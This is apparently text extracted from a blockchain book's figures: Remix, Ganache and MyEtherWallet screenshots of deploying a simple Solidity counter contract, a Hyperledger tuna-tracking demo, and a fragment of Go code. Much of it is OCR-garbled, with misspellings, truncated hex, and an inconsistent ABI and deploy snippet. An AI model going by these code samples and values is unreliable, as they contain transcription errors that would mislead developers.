EST

Secret Key

Select a message digest algorithm

COMPUTE HMAC

Computed HMAC:

0c00ee062672efbd689aaf0f2f0eb6963590a671aa1d09d37225cbf1bb916e2d

The screenshot shows the Remix IDE interface with the `browser/ballot.sol` file open. The code defines a `Ballot` contract with `Voter` and `Proposal` structs, and functions for creating ballots and voting. The right-hand panel displays static analysis warnings:

- Static Analysis raised 2 warning(s) that requires y*
- Warning: Defining constructor `function Ballot(uint8 _numProposals) public`. (Relevant source part starts here and spans a

The bottom of the interface features the Remix logo and navigation options like "Search transactions" and "Listen on network".

The screenshot shows the Remix IDE interface with the `browser/firstlab_Eth.sol` file open. The code defines a `Count` contract with a private variable `c` and functions `plusbyone()` and `getc()`. The right-hand panel shows the contract name `Count` and a "Publish on Swarm" button.

Ganache

ACCOUNTS BLOCKS TRANSACTIONS LOGS

SEARCH FOR BLOCK NUMBERS OR TX HASHES

CURRENT BLOCK 0 GAS PRICE 2000000000 GAS LIMIT 6721975 NETWORK ID 5777 **RPC SERVER HTTP://127.0.0.1:7545** MINING STATUS AUTOMINING

ADDRESS	BALANCE	TX COUNT	INDEX
0x702a6062F096CDC73A79BdeFee2ec5B1e7c2Fa15	100.00 ETH	0	0
0xFad7E3cd57D59cC9f0620a0D8bbAa34637637601	100.00 ETH	0	1
0x494D21bCCf6CedfA94d9b1a77866D3555D65b803	100.00 ETH	0	2
0x5cBc575Fac6bF3F5A7972dd24FEd2A33f01eBeB5	100.00 ETH	0	3
0x4a318D0da39D5875093Eb0da8b112BE38652a284	100.00 ETH	0	4

DONT GET PHISHED, please! Thank you!

1. BOOKMARK MYETHERWALLET.COM 2. INSTALL EAL or MetaMask or Coyotezite

MyEtherWallet

3.21.12 English Gas Price: 41 Gwei Network ETH (myetherapi.com)

New Wallet Send Ether & Tokens Swap Send Offline Contracts ENS DomainSale Check TX Status View Wallet Info Help

Create New Wallet

Enter a password

Do NOT forget to save this!

Create New Wallet

This password *encrypts* your private key. This does not act as a seed to generate your keys. You will need this password + your private key to unlock your wallet.

[How to Create a Wallet](#) · [Getting Started](#)

- ETH (myetherapi.com)
- ETH (etherscan.io)
- ETH (infura.io)
- ETH (giveth.io)
- ETC (Ethereum Commonwealth)
- ETC (Chainkorea)
- ETC (epool.io)
- Ropsten (myetherapi.com)
- Ropsten (infura.io)
- Kovan (etherscan.io)
- Kovan (infura.io)
- Rinkeby (etherscan.io)
- Rinkeby (infura.io)
- EXP (expansetech)
- UBQ (ubiqscan.io)
- POA (core.poa.network)
- TOMO (core.tomocoin.io)
- ELLA (ellism.org)
- ETSC (ethereumsocial.kr)
- EGEM (egem.io)
- CLO (Callisto.network)
- EAST (easthub.io)
- X888 (eightereum)
- MUSIC (musicoin.org)
- Add Custom Network / Node

WARNING: IF YOU CLICK A LINK to MEW from EMAIL, SLACK DM, or a FORUM, YOU WILL HAVE YOUR COINS STOLEN. Do not click.

Set Up Your Custom Node

Instructions can be found here

Node Name
My Ganache Node

URL
HTTP://127.0.0.1

Port
7545

HTTP Basic access authentication

ETH ETC Ropsten Kovan Rinkeby Custom Supports EIP-155

Cancel Save & Use Custom Node

Do NOT fo

This password *encrypts* your private key. This does not act as a seed to generate your keys. You will need this password + your private key to unlock your wallet.

[How to Create a Wallet](#) · [Getting Started](#)

MyEtherWallet.com does not hold your keys for you. We cannot access accounts, recover keys, reset passwords, nor reverse transactions. Protect your keys & always check that you are on correct URL. You are responsible for your security.

DON'T GET PHISHED, please! Thank you! 🙏

1. BOOKMARK MYETHERWALLET.COM 2. INSTALL [EAL](#) or [MetaMask](#) or [Crytozote](#)

MyEtherWallet

3.21.12 English Gas Price: 41 Gwei Network test:eth (Custom)
The network is really full right now. Check [Eth Gas Station](#) for gas price to use.

New Wallet Send Ether & Tokens Swap Send Offline **Contracts** ENS DomainSale Check TX Status View Wallet Info Help

Interact with Contract or **Deploy Contract**

Contract Address
mewtopia.eth or 0xDECAF9CD2367cddb726E984cD6397eDFcAe606

Select Existing Contract
Select a contract...

ABI / JSON Interface

```
[[{"type":"contractor","inputs":[{"name":"param1","type":"uint256","indexed":true}],"name":"Event"}, {"type":"Function","inputs":[{"name":"a","type":"uint256"}],"name":"foo","outputs":[]}]]
```

Access

Interact with Contract or Deploy Contract

Byte Code

Gas Limit

How would you like to access your wallet?

- MetaMask / Mist
- Ledger Wallet

The screenshot displays the Remix IDE interface. The main editor shows the following Solidity code:

```
1 pragma solidity ^0.4.0;
2 contract Count {
3     int private c = 0;
4     function plusbyone() public {
5         c += 1;
6     }
7     function getc() public constant returns (int) {
8         return c;
9     }
10 }
```

The right-hand sidebar contains the compilation and deployment options:

- Buttons: **Compile**, **Run**, **Settings**, **Analysis**, **Debugger**, **Support**
- Options: Start to compile, Auto compile
- Dropdown menu: **Count**
- Buttons: **Details**, **Publish on Swarm**
- Notification: **Count** (with a close button **x**)

At the bottom of the interface, there is a search bar with the text "[2] only remix transactions, script" and a search icon. Below the search bar is a large grey area with the Ethereum logo.

Ganache

ACCOUNTS BLOCKS TRANSACTIONS LOGS

SEARCH FOR BLOCK NUMBERS OR TX HASHES

CURRENT BLOCK: 0 | GAS PRICE: 2000000000 | GAS LIMIT: 0721975 | NETWORK ID: 5777 | RPC SERVER: HTTP://127.0.0.1:7545 | MINING STATUS: AUTOMINING

ADDRESS	BALANCE	TX COUNT	INDEX	
0x702a6062F096CDC73A79BdeFee2ec5B1e7c2Fa15	100.00 ETH	0	0	
0xFad7E3cD57D59cC9f0620a0D8bbAa34637637601	100.00 ETH	0	1	
0x494D21bCCf6CedfA94d9b1a77866D3555D65b803	100.00 ETH	0	2	
0x5c8c575Fac6bF3F5A7972dd24FEd2A33f01eBeB5	100.00 ETH	0	3	
0x4a318D0da39D5875093Eb0da8b112BE38652a284	100.00 ETH	0	4	
0x91e21880ecfc6ebE9105B28c9B4A731E43f7f244	100.00 ETH	0	5	
0xA426917D75B9B343e1e4DD14CDF991afc734601a	100.00 ETH	0	6	
0x728a33A3e91E65Fd18cDe8a3940b146623512734	100.00 ETH	0	7	
0x8316967Ab84E1385A40f1f1FE6010b39f93EeE7f	100.00 ETH	0	8	
0x054e92408Ba2C84F6CF49cDFdbAb8ed1c9d2D897	100.00 ETH	0	9	

0xFad7E3cD57D59cC9f0620a0D8bbAa34637637601 100.00 ETH

0x494D21bCCf6CedfA94d9b1a77866D3555D65b803

0x5c8c575Fac6bF3F5A7972dd24FEd2A33f01eBeB5

0x4a318D0da39D5875093Eb0da8b112BE38652a284

0x702a6062F096CDC73A79BdeFee2ec5B1e7c2Fa15

PRIVATE KEY

cb03cc757c686bae6d636dc3f708d8ea2e865c9bc fcf6bb29416531bbe2770a8

DONE

0x91e21880ecfc6ebE9105B28c9B4A731E43f7f244

0xA426917D75B9B343e1e4DD14CDF991afc734601a

0x728a33A3e91E65Fd18cDe8a3940b146623512734

0x8316967Ab84E1385A40f1f1FE6010b39f93EeE7f

0x054e92408Ba2C84F6CF49cDFdbAb8ed1c9d2D897

browser/firstla

```

1 pragma solidity ^0.4.11
2 contract Count {
3     int private c;
4     function plus() public {
5         c += 1;
6     }
7     function getc() public returns (int) {
8         return c;
9     }
10 }

```

ABI

```

[{"constant": false, "inputs": [], "name": "plus", "outputs": [{"type": "int"}], "payable": true, "stateMutability": "function", "type": "function"}, {"constant": false, "inputs": [], "name": "getc", "outputs": [{"type": "int"}], "payable": false, "stateMutability": "view", "type": "function"}]

```

WEB3DEPLOY

```

var countContract = web3.eth.contract([{"constant": false, "inputs": [], "name": "plus", "outputs": [{"type": "int"}], "payable": true, "stateMutability": "function", "type": "function"}, {"constant": false, "inputs": [], "name": "getc", "outputs": [{"type": "int"}], "payable": false, "stateMutability": "view", "type": "function"}]);
var count = countContract.new(
    {
        from: web3.eth.accounts[0],
        data: '0x60806040520000005534801561001457600000fd5b50600d180c100236000396000f3006000060405260043610
        gas: '4700000'
    },
    function (e, contract) {
        console.log(e, contract);
        if (typeof contract.address !== 'undefined') {
            console.log('Contract mined! address: ' + contract.address + ' transactionHash: ' + contract.transactionHash);
        }
    }
);

```

METADATAHASH

```

"3cbeff6a3b5564f24497837f8a6acf60e395b13f3b802e6745dc3b4370db2"

```

Compile Run Settings Analysis Debugger Support

Start to compile Auto compile

Count Details Publish on Swarm

Count

Interact with Contract or Deploy Contract

Contract Address

Select Existing Contract

Select a contract...

ABI / JSON Interface

```

        ],
        "payable": false,
        "stateMutability": "view",
        "type": "function"
    }
}

```

Access

Read / Write Contract

0x01172760C20DA9378f2C76cf103e3cf49BEFe855

Select a function

plusbyone

getc

Interact with Contract or [Deploy Contract](#)

Contract Address

0x01172760C20DA9378f2C76cf103e3cf49BEFe855



Select Existing Contract

Select a contract...

ABI / JSON Interface

```
]
  "payable": false,
  "stateMutability": "view",
  "type": "function"
}
```

Access

Read / Write Contract

0x01172760C20DA9378f2C76cf103e3cf49BEFe855

getC

int256

0

Warning!

You are about to execute a function on contract.
It will be deployed on the following network: ETH (Custom).

Amount to Send *In most cases you should leave this as 0.*

0

Gas Limit

41638

Generate Transaction

Contract Address

0x01172760C20DA9378f2C76cf103e3cf49BEFe855

ABI / JSON Interface

```
]
  "payable": false,
  "stateMutability": "view",
  "type": "function"
}
```

Access

Read / Write Contract

0x01172760C20DA9378f2C76cf103e3cf49BEFe855

plusbyone

WRITE

Warning!

You are about to execute a function on contract.
It will be deployed on the following network: **ETH (Custom)**.

Amount to Send *In most cases you should leave this as 0.*

Gas Limit

Generate Transaction

Raw Transaction

```
{
  "nonce": "0x01",
  "gasPrice": "0x098bca5a00",
  "gasLimit": "0xa2a6",
  "to": "0x01172760C20DA9378f2C76cf103e3cf4"
}
```

Signed Transaction

```
0xf8680185098bca5a0082a2a69401172760c20da9378f2c76cf103e3cf49befe855808437f42bf126a04fb937c792da9c9dfc
```

Contract Address

ABI / JSON Interface

```
[
  {
    "payable": true,
    "stateMutability": "view",
    "type": "function"
  }
]
```

Access

Read / Write Contract

WRITE

Interact with Contract or Deploy Contract

Contract Address

Select Existing Contract

ABI / JSON Interface



```
[
  {
    "payable": false,
    "stateMutability": "view",
    "type": "function"
  }
]
```


Access


Read / Write Contract



int256

Chapter 4: Hyperledger – Blockchain for Businesses









Query All Tuna Catches

Query

ID	Timestamp	Holder	Catch Location (Longitude, Latitude)	Vessel
----	-----------	--------	---	--------

Query a Specific Tuna Catch

Enter a catch number:

Query

Timestamp	Holder	Catch Location (Longitude, Latitude)	Vessel
-----------	--------	---	--------

Create Tuna Record

Enter catch id:

Enter name of vessel:

Enter longitude:

Enter latitude:

Enter timestamp:

Query All Tuna Catches

Query

ID	Timestamp	Holder	Catch Location (Longitude, Latitude)	Vessel
1	1504054225	Miriam	67.0006, -70.5476	923F
2	1504057825	Dave	91.2395, -49.4594	M83T
3	1493517025	Igor	58.0148, 59.01391	T012
4	1496105425	Amalea	-45.0945, 0.7949	P490
5	1493512301	Rafa	-107.6043, 19.5003	S439
6	1494117101	Shen	-155.2304, -15.8723	J205
7	1496104301	Leila	103.8842, 22.1277	S22L
8	1485066691	Yuan	-132.3207, -34.0983	EI89
9	1485153091	Carlo	153.0054, 12.6429	129R
10	1487745091	Fatima	51.9435, 8.2735	49W4

Query a Specific Tuna Catch

Enter a catch number:

Query

Timestamp	Holder	Catch Location (Longitude, Latitude)	Vessel
1504054225	Miriam	67.0006, -70.5476	923F

Change Tuna Holder

Success! Tx ID:

dac23d31506ba0c4febc05f0d3e16fb2dc24529674835473e1fa031a973e6e6c

Enter a catch id between 1 and 10:

Enter name of new holder:

Change

Query a Specific Tuna Catch

Enter a catch number:

Query

Timestamp	Holder	Catch Location (Longitude, Latitude)	Vessel
1504054225	Alex	67.0006, -70.5476	923F


Chapter 5: Blockchain on the CIA Security Triad


```
// Periodically checks the integrity of the block chain on this peer
func CheckChainIntegrity() {
    var l ledger.PeerLedger
    blockChainInfo, err := l.GetBlockchainInfo()
    quit := make(chan struct{})


